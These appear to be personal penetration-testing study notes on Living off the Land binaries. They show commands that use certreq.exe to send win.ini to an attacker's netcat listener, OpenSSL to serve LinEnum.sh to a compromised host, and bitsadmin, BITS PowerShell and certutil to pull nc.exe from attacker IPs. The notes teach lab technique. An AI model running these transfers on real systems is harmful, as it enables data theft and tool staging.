

Living off The Land

vendredi 4 octobre 2024 10:46 PM

The term LOLBins (Living off the Land binaries) came from a Twitter discussion on what to call binaries that an attacker can use to perform actions beyond their original purpose. There are currently two websites that aggregate information on Living off the Land binaries:

- [LOLBAS Project for Windows Binaries](#)
- [GTFOBins for Linux Binaries](#)


Living off the Land binaries can be used to perform functions such as:

- **Download**
- **Upload**
- **Command Execution**
- **File Read**
- **File Write**
- **Bypasses**

This section will focus on using LOLBAS and GTFOBins projects and provide examples for download and upload functions on Windows & Linux systems.

LOLBAS

To search for **download** and upload functions in LOLBAS we can use [/download](#) or [/upload](#).



Binary	Functions	Type	ATT&CK® Techniques
CertReq.exe	Download Upload	Binaries	T1185: System File Transfer
ConfigSecurityPolicy.exe	Upload	Binaries	T1187: Remote System File Transfer
DataSvcUtil.exe	Upload	Binaries	T1187: Remote System File Transfer

Let's use [CertReq.exe](#) as an example.

We need to **listen on a port on our attack host for incoming traffic** using Netcat and then execute [certreq.exe](#) to upload a file.

Upload win.ini to our Pwnbox

```
C:\http> certreq.exe -Post -config http://192.168.49.128:8000/ c:\windows\win.ini
Certificate Request Processor: The operation timed out 0x80072ee2 (WinHttp: 12002 ERROR_WINHTTP_TIMEOUT)
```

This will send the file to our Netcat session, and we can copy-paste its contents.

```
$ sudo nc -lvp 8000

listening on [any] 8000 ...
connect to [192.168.49.128] from (UNKNOWN) [192.168.49.1] 53819
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/json
User-Agent: Mozilla/4.0 (compatible; Win32; NDES client 10.0.19041.1466/vb_release_svc_prod1)
Content-Length: 92
Host: 192.168.49.128:8000

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

If you get an error when running certreq.exe, the version you are using may not contain the **-Post** parameter. You can download an

	<p>updated version here and try again.</p>
GTFOBins	<p>To search for the download and upload function in GTFOBins for Linux Binaries, we can use +file download or +file upload.</p> <p>Let's use OpenSSL. It's frequently installed and often included in other software distributions, with sysadmins using it to generate security certificates, among other tasks. OpenSSL can be used to send files "nc style."</p> <p>We need to create a certificate and start a server in our Pwnbox.</p> <p>Create Certificate in our Pwnbox</p> <pre>\$ openssl req -newkey rsa:2048 -nodes -keyout key.pem -x509 -days 365 -out certificate.pem</pre> <p>Stand up the Server in our Pwnbox</p> <pre>\$ openssl s_server -quiet -accept 80 -cert certificate.pem -key key.pem </tmp/LinEnum.sh</pre> <p>Next, with the server running, we need to download the file from the compromised machine.</p> <p>Download File from the Compromised Machine</p> <pre>\$ openssl s_client -connect 10.10.10.32:80 -quiet > LinEnum.sh</pre>
Other Common Living off the Land tools	<p>Bitsadmin Download function</p> <p>The Background Intelligent Transfer Service (BITS) can be used to download files from HTTP sites and SMB shares. It "intelligently" checks host and network utilization into account to minimize the impact on a user's foreground work.</p> <p>File Download with Bitsadmin</p> <pre>PS C:\htb> bitsadmin /transfer wcb /priority foreground http://10.10.15.66:8000/nc.exe C:\Users\htb-student\Desktop\nc.exe</pre> <p>PowerShell also enables interaction with BITS, enables file downloads and uploads, supports credentials, and can use specified proxy servers.</p> <p>Download</p> <pre>PS C:\htb> Import-Module bitstransfer; Start-BitsTransfer -Source "http://10.10.10.32:8000/nc.exe" -Destination "C:\Windows\Temp\nc.exe"</pre> <p>Certutil</p> <p>Casey Smith (@subTee) found that Certutil can be used to download arbitrary files. It is available in all Windows versions and has been a popular file transfer technique, serving as a defacto wget for Windows. However, the Antimalware Scan Interface (AMSI) currently detects this as malicious Certutil usage.</p> <p>Download a File with Certutil</p> <pre>C:\htb> certutil.exe -verifyctl -split -f http://10.10.10.32:8000/nc.exe</pre>

